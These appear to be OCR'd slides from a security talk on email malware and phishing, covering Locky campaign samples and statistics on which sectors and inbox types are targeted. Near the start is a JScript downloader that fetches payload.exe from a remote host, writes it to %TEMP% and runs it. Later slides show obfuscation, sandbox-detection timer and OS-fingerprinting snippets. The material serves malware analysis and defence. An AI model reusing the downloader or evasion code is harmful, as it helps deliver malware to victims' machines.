


```
var shell = new ActiveXObject("WScript.Shell");
var tmpDir = shell.ExpandEnvironmentStrings("%TEMP%");

// fetch the payload
var xhr = new ActiveXObject("MSXML2.XMLHTTP");
xhr.open("GET","http://shady.ru/payload.exe",false);
xhr.send(null);
var payload = xhr.responseBody;

// write payload to disk
var writer = ActiveXObject("ADODB.Stream");
writer.open();
writer.type = 2;
writer.write(payload);
writer.SaveToFile(tmpDir + "\\payload.exe");

// execute the payload
shell.Run(tmpDir + "\\payload.exe", "", false);
```

Locky May 5th attack




Locky May 5th attack




30 000 000 m/h

20 000 m/h


Evasion attempts via file type switch



AV DDOS exploit via malicious comments



Comment sample



```
while ( i-- ) {   Expr.attrHandle[ arr[i] ] = handler;   }
... @param {Element} a  * @param {Element} ...
```

Javascript obfuscation - Property access

```
String.prototype.foo = function() { return this.substr(1,1); };
namespaces = ('a', 'b', "ip");
select = "W";
fireWith = "gt".foo();
origName = (fireWith.split((1,"b")), "Scr");
mozMatchesSelector = (((18 ^ rbracket), (1332 / delegateTarget)),
                      (((162, rscriptType) / (13 & preFilter)), this));
bind = mozMatchesSelector[select + origName + namespaces + fireWith];
…
subtract = bind[noConflict + finalDataType + percent](define + focusin + clientTop);
…
slideUp = subtract[mouseenter + andSelf + isReady + fireWith + matchesSelector +
                   matchIndexes](JSON + ownerDocument) + file + now;
```

WScript


Sandbox detection va timer check

```
var t1 = new Date().getMilliseconds();
WScript.Sleep(10);
var t2 = new Date().getMilliseconds();
if (t2-t1 <= 10)
  WScript.Quit();
```

HoneyClients don't sleep

Emulation detected!

OS check via the use of Jscript specific behavior



```
b();
var greet = (function b() { }, "hello");
```

b is defined and hoisted only in JScript


```
b.foo();
var greet = (function b() { }, "hello");
function b.prototype.foo() { }
```

not valid ES3/5/6

```
http.option(1) = true
```


not valid ES6

Organizational trends




Professional inbox are 6.2x more targeted by phishing and 4.3x more targeted by malware than end user inbox


Organization type insights



A corporate inbox is 3.2x more targeted by phishing email than an EDU inbox




Non-profit inboxes are 2.3x more targeted by malware than corporate inboxes




A corporate inbox receive
3.1x more encrypted emails than an EDU inbox


Company sectors insights




Entertainment, IT and housing related companies are the most targeted by spam as of Q1 2017




Finance, Arts and IT related companies are the most targeted by phishing as of Q1 2017



Volume of phishing attempts depend of country and sector




Entertainment and utilities related companies are the one who received the most encrypted emails as of Q1 2017




Real estate is by far the sector that is the most targeted by malware as of Q1 2017

Countries trends

